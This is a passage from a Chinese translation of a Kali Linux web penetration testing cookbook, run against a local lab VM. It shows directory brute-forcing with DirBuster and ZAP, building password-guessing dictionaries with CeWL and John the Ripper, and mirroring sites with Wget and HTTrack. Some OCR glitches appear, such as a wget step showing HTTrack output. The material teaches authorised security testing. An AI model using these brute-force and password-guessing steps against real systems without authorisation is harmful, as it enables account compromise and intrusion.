
4. 选择 `List based brute force`（基于爆破的列表）并点击 `Browse`（浏览）。

5. 在浏览窗口中，选择我们刚刚创建的文件（`dictionary.txt`）。


6. 取消选择 `Be Recursive`（递归）。

7. 对于这个秘籍，我们会让其它选项保持默认。

8. 点击 `Start`（开始）。



9. 如果我们查看 `Resuults` （结果）标签页，我们会看到，DirBuster 已经找到了至少两个目录中的文件： `cgi-bin` 和 `phpmyadmin` 。响应代码 200 意味着文件或目录存在且能够读取。PhpMyAdmin 是基于 Web 的 MySQL 数据库管理器，找到这个名称的目录告诉我们服务器中存在 DBMS，并且可能包含关于应用及其用户的相关信息。



工作原理

DirBuster 是个爬虫和爆破器的组合，它允许页面上的所有连接，但是同时尝试可能文件的不同名称。这些名称可以保存在文件中，类似于我们所使用的那个，或者可以由 DirBuster 通过“纯粹暴力破解”选项，并为生成单词设置字符集和最小最大长度来自动生成。

为了判断文件是否存在，DirBuster 使用服务器生成的响应代码。最常见的响应在下面列出：

- `200 OK`：文件存在并能够读取。
- `404 File not found`：文件不存在。
- `301 Moved permanently`：这是到给定 URL 的重定向。
- `401 Unauthorized`：需要权限来访问这个文件。
- `403 Forbidden`：请求有效但是服务器拒绝响应。

2.8 使用 Cewl 分析密码

在每次渗透测试中，查查都必须包含分析层面，其中我们会分析应用、部门或过程的名称、以及其它被目标组织使用的单词。当需要设置人员相关的用户名或密码的时候，这会帮助我们判断可能常被使用的组合。

这个秘籍中，我们会使用 CeWL 来获取应用所使用的单词列表。并保存它用于之后的登录页面暴力破解。

操作步骤

1. 首先，我们查看 CeWL 的帮助我文件，来获得能够做什么的更好想法。在终端中输入：

```
cewl --help
```

```
root@kali:~/MyCookbook# cewl --help
CeWL 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)

Usage: cewl [OPTION] ... URL
        --help, -h: show help
        --keep, -k: keep the downloaded file
        --depth x, -d x: depth to spider to, default 2
        --min_word_length, -m: minimum word length, default 3
        --offsite, -o: let the spider visit other sites
        --write, -w file: write the output to the file
        --ua, -u user-agent: useragent to send
        --no-words, -n: don't output the wordlist
        --meta, -a include meta data
        --meta_file file: output file for meta data
        --email, -e include email addresses
        --email_file file: output file for email addresses
        --meta-temp-dir directory: the temporary directory used by exiftool when parsing files, default /tmp
        --count, -c: show the count for each word found
```

2. 我们会使用 CeWL 来获得 vulnerable_ vm 中 WackoPicko 应用的单词。我们想要长度最小为 5 的单词，显示单词数量并将结果保存到 `cewl_WackoPicko.txt`。

```
cewl -w cewl_WackoPicko.txt -c -m 5 http://192.168.56.102/ WackoPicko/
```

3. 现在，我们打开 CeWL 刚刚生成的文件，并查看“单词数量”偶对的列表。这个列表仍然需要一些过滤来去掉数量多但是不可能用于密码的单词，例如“Services”，“Content”或者“information”。
4. 让我们删除一些单词来构成单词列表的首个版本。我们的单词列表在删除一些单词和数量之后，应该看起来类似下面这样：
5. WackoPicko
6. Users
7. person
8. unauthorized
9. Login
10. Guestbook
11. Admin
12. access
13. password
14. Upload
15. agree
16. Member
17. posted
18. personal
19. responsible
20. account
21. illegal
22. applications
23. Membership
24. profile

工作原理

CeWL 是个 Kali 中的工具，爬取网站并提取独立单词的列表。他它也可以提供每次单词的重复次数，保存结果到文件，使用页面的元数据，以及其它。

另见

其它工具也可用于类似目的，它们中的一些生成基于规则或其它单词列表的单词列表，另一些可以爬取网站来寻找最常用的单词。

- Crunch：这是基于由用户提供的字符集合的生成器。它使用这个集合来生成所有可能的组合。Crunch 包含在 Kali 中。
- Wordlist Maker (WLM)：WLM 能够基于字符集来生成单词列表，也能够从文本文件和网页中提取单词（http://www.pentestplus.co.uk/wlm.htm）。
- Common User Password Profiler (CUPP)：这个工具可以使用单词列表来为常见的用户名分析可能的密码，以及从数据库下载单词列表和默认密码（https://github.com/Mebus/cupp）。

2.9 使用 John the Ripper 生成字典

John the Ripper 可能是世界上最受大多数渗透测试者和黑客欢迎的密码破解器。他拥有许多特性，例如自动化识别常见加密和哈希算法，使用字典，以及爆破攻击。因此，它允许我们对字典的单词使用规则、修改它们、以及在爆破中使用更丰富的单词列表而不用储存列表。最后这个特性是我们会在这个秘籍中使用的特性之一，用于基于极其简单的单词列表生成扩展字典。

准备

我们会使用上一节中生成的单词列表，来生成可能密码的字典。

操作步骤

1. John拥有只展示用于破解特定密码文件的密码的选项。让我们使用我们的单词列表来尝试它：

```
john --stdout --wordlist=cewl_WackoPicko.txt
```

```
root@kali:~/MyCookbook# john --stdout --wordlist=cewl_WackoPicko.txt
WackoPicko
Users
person
unauthorized
Login
Guestbook
Admin
access
password
Upload
agree
Member
posted
personal
responsible
account
illegal
applications
Membership
profile
words: 20  time: 0:00:00:00 DONE (Sun Jun 21 16:25:22 2015)  w/s: 333  current: profile
```

2. 另一个 John 的特性是让我们使用规则，以多种方式来修改列表中的每个单词，以便生成更复杂的字典。

   ```
   john --stdout --wordlist=cewl_WackoPicko.txt --rules
   ```

   你可以在结果中看到，John 通过转换大小写、添加后缀和前缀，以及将字母替换为数字和符号（leetspeak）来修改单词。

3. 现在我们需要执行相同操作，但是将列表发送给文件，便于我们之后使用：

   ```
   john --stdout --wordlist=cewl_WackoPicko.txt --rules > dict_ WackoPicko.txt
   ```

   ```
   root@kali:~/MyCookbook# john --stdout --wordlist=cewl_WackoPicko.txt --rules > dict_WackoPicko.txt
   words: 999  time: 0:00:00:00 DONE (Sun Jun 21 16:36:43 2015)  w/s: 16650  current: Profiling
   ```

4. 现在，我们拥有了 999 个单词的字典，它会在之后使用，用于进行应用登录页面上的密码猜测攻击。

工作原理

虽然 John the Ripper 的目标并不是字典生成器，而是高效地使用单词列表来破解密码（它也做的非常好）。它的特性允许我们将其用于扩展现有单词列表，并创建更符合现代用户所使用的密码的字典。

这个秘籍中，我们使用了默认的规则集合来修改我们的单词。John 的规则定义在配置文件中，位于 Kali 的 `/etc/john/john.conf` 。

更多

有关为 John the Ripper创建和修改规则的更多信息，请见：http://www.openwall.com/john/doc/RULES.shtml 。

2.10 使用 ZAP 发现文件和文件夹

OWASP ZAP（Zed Attack Proxy）是个用于 Web 安全测试的全能工具。他拥有代理、被动和主动漏洞扫描器、模糊测试器、爬虫、HTTP 请求发送器，一起一些其他的有趣特性。这个秘籍中，我们会使用最新添加的“强制浏览”，它是 ZAP 内的 DisBuster 实现。

准备

这个秘籍中，我们需要将 ZAP 用做浏览器的代理。

1. 打开 OWASP ZAP，从应用的菜单栏中，访问 `Applications | Kali Linux | Web Applications | Web Application Fuzzers | owasp-zap` 。


2. 在 Mantra 或 Iceweasel 中，访问主菜单的 `Preferences | Advanced | Network` ，在 `Connection` 中点击 `Settings` 。

3. 选项 `Manual proxy configuration` （手动代理配置），并将 `127.0.0.1` 设置为 HTTP 代理，8080 设置为端口。检查选项来为所有协议使用同一个代理，并点击 `OK` 。



4. 现在，我们需要告诉 ZAP 从哪个文件获得目录名称。从 ZAP 的菜单中访问 `Tools | Options | Forced Brows` ，之后点击 `Select File` 。

5. Kali 包含一些单词列表，我们会使用它们之一：选择文件 `/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3small.txt` ，之后点击 `Open` 。




6. 提示框会告诉我们文件被加载了。点击 `OK` 之后再点击 `OK` 来离开 `Options` 对话框。


操作步骤

1. 合理配置代理之后，浏览 <http://192.168.56.102/ WackoPicko>。


2. 我们会看到 ZAP 通过显示我们刚刚访问的主机的树形结构，对这个行为作出反应。



3. 现在，在 ZAP 的左上方面板中（ `Sites` 标签页），右击 `http://192.168.56.102` 站点下面的 `WackoPicko` 文件夹。之后在上下文菜单中，访问 `Attack | Forced Browse directory` 。



4. 在底部的面板中，我们会看到显示了 `Forced Browse` 标签页。这里我们可以看到扫描的过程和结果。



Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp. Header	Size Resp. Body
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/index/	200	OK	516 bytes	3.48 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/	200	OK	574 bytes	3.48 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/images/	200	OK	357 bytes	1.08 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/about/	200	OK	516 bytes	2.37 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/commen...	200	OK	357 bytes	1.32 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/calendar/	200	OK	516 bytes	2.64 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/users/	200	OK	357 bytes	2.25 KiB
21/06/15 17:20:19	21/06/15 17:20:19	GET	http://192.168.56.102:80/WackoPicko/admin/	500	Internal Ser...	414 bytes	0 bytes
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/upload/	200	OK	357 bytes	3.4 KiB
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/cart/	200	OK	357 bytes	1.46 KiB
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/pictures/	200	OK	357 bytes	2.28 KiB
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/images/...	200	OK	356 bytes	906 bytes
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/users/h...	303	See Other	559 bytes	0 bytes
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/users/h...	303	See Other	559 bytes	0 bytes
21/06/15 17:20:20	21/06/15 17:20:20	GET	http://192.168.56.102:80/WackoPicko/users/h...	303	See Other	559 bytes	0 bytes

工作原理

当我们配置浏览器来将 ZAP 用作代理的时候，它并不直接发送给服务器任何我们打算浏览的页面的请求，而是发到我们定义的地址。这里是 ZAP 监听的地址。之后 ZAP 将请求转发给服务器但是不分析任何我们发送的信息。

ZAP 的强制浏览的工作方式和 DIrBuster 相同，它接受我们所配置的字典，并向服务器发送请求，就像它尝试浏览列表中的文件那样。如果文件存在，服务器会相应地响应。如果文件不存在或不能被我们的当前用户访问，服务器会返回错误。

另见

Kali 中包含的另一个非常实用的代理是 Burp Suite。它也拥有一些特别有趣的特性。其中可用作强制浏览的替代品是 Intruder。虽然 Burp Suite 并不特地用于该目的，但是它是个值得研究的通用工具。

第三章 爬虫和蜘蛛

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>

简介

渗透测试可以通过多种途径完成，例如黑盒、灰盒和白盒。黑盒测试在测试者没有任何应用的前置信息条件下执行，除了服务器的 URL。白盒测试在测试者拥有目标的全部信息的条件下执行，例如它的构造、软件版本、测试用户、开发信息，以及其它。灰盒测试是黑盒和白盒的混合。

对于黑盒和灰盒测试，侦查阶段对测试者非常必然，以便发现白盒测试中通常由应用所有者提供的信息。

我们打算采取黑盒测试方式，因为它涉及到外部攻击者用于获取足够信息的所有步骤，以便入侵应用或服务器的特定功能。

作为每个 Web 渗透测试中侦查阶段的一部分，我们需要浏览器每个包含在网页中的链接，并跟踪它展示的每个文件。有一些工具能够帮助我们自动和以及加速完成这个任务，它们叫做 Web 爬虫或蜘蛛。这些工具通过跟随所有到外部文件的链接和引用，有的时候会填充表单并将它们发送到服务器，保存所有请求和响应来浏览网页，从而提供给我们离线分析它们的机会。

这一章中，我们会涉及到一些包含在 Kali 中的爬虫的使用，也会查看我们感兴趣的文件和目录，来寻找常见的网页。

3.1 使用 Wget 为离线分析下载网页

Wget 是 GNU 项目的一部分，也包含在主流 linux 发行版中，包括 Kali。它能够递归为离线浏览下载网页，包括链接转换和下载非 HTML 文件。

这个秘籍中，我们会使用 Wget 来下载和 vulnerable_vm 中的应用相关的页面。

准备

这一章的所有秘籍都需要运行 vulnerable_vm。在这本书的特定场景中，它的 IP 地址为 192.168.56.102。

操作步骤

1. 让我们做第一次尝试，通过仅仅以一个参数调用 Wget 来下载页面。

```
wget http://192.168.56.102/bodgeit/
```

```
root@kali:~/MyCookbook/test# mkdir bodgeit_httrack
root@kali:~/MyCookbook/test# cd bodgeit_httrack/
root@kali:~/MyCookbook/test/bodgeit_httrack# httrack http://192.168.56.102/bodge
it/
WARNING! You are running this program as root!
It might be a good idea to use the -%U option to change the userid:
Example: -%U smith

Mirror launched on Sun, 12 Jul 2015 13:52:13 by HTTrack Website Copier/3.46+libh
tsjava.so.2 [XR&CO'2010]
mirroring http://192.168.56.102/bodgeit/ with the wizard help..
Done.: 192.168.56.102/bodgeit/advanced.jsp (0 bytes) - 500
Thanks for using HTTrack!
```

我们可以看到，它仅仅下载了 `index.html` 文件到当前目录，这是应用的首页。

2. 我们需要使用一些选项，告诉 Wget 将所有下载的文件保存到特定目录中，并且复制我们设为参数的 URL 中包含的所有文件。让我们首先创建目录来保存这些文件：

```
mkdir bodgeit_offline
```

3. 现在，我们会递归下载应用中所有文件并保存到相应目录中。

```
wget -r -P bodgeit_offline/ http://192.168.56.102/bodgeit/
```



工作原理

像之前提到的那样，Wget 是个为下载 HTTP 内容创建的工具。通过 `-r` 参数，我们可以使其递归下载，这会按照它所下载的每个页面的所有连接，并同样下载它们。 `-P` 选项允许我们设置目录前缀，这是 Wget 会开始保存下载内容的目录。默认它设为当前目录。

更多

在我们使用 Wget 时，可以考虑一些其它的实用选项：

- `-l` ：在递归下载的时候，规定 Wget 的遍历深度可能很有必要。这个选项后面带有我们想要遍历的层级深度的数值，让我们规定这样的界限。
- `-k` ：在文件下载之后，Wget 修改所有链接，使其指向相应的本地文件，这会使站点能够在本地浏览。
- `-p` ：这个选项让 Wget 下载页面所需的所有图像，即使它们位于其它站点。
- `-w` ：这个选项让 Wget 在两次下载之间等待指定的描述。当服务器中存在防止自动浏览的机制时，这会非常有用。

3.2 使用 HTTrack 为离线分析下载页面

就像 HTTrack 的官网所说（ `http://www.httrack.com` ）：

> 它允许你从互联网下载 WWW 站点到本地目录中，递归构建所有目录、从服务器获得 HTML、图像，和其它文件到你的计算机中。

我们在这个秘籍中会使用 HTTrack 来下载应用站点的所有内容。

准备

HTTrack 没有默认在 Kali 中安装。所以我们需要安装它。

```
apt-get update
apt-get install httrack
```

操作步骤

1. 我们的第一步是创建目录来储存下载的站点，输入：

    ```
    mkdir bodgeit_httrack
    cd bodgeit_httrack
    ```

2. 使用 HTTrack 的最简单方式就是向命令中添加我们打算下载的 URL。


    ```
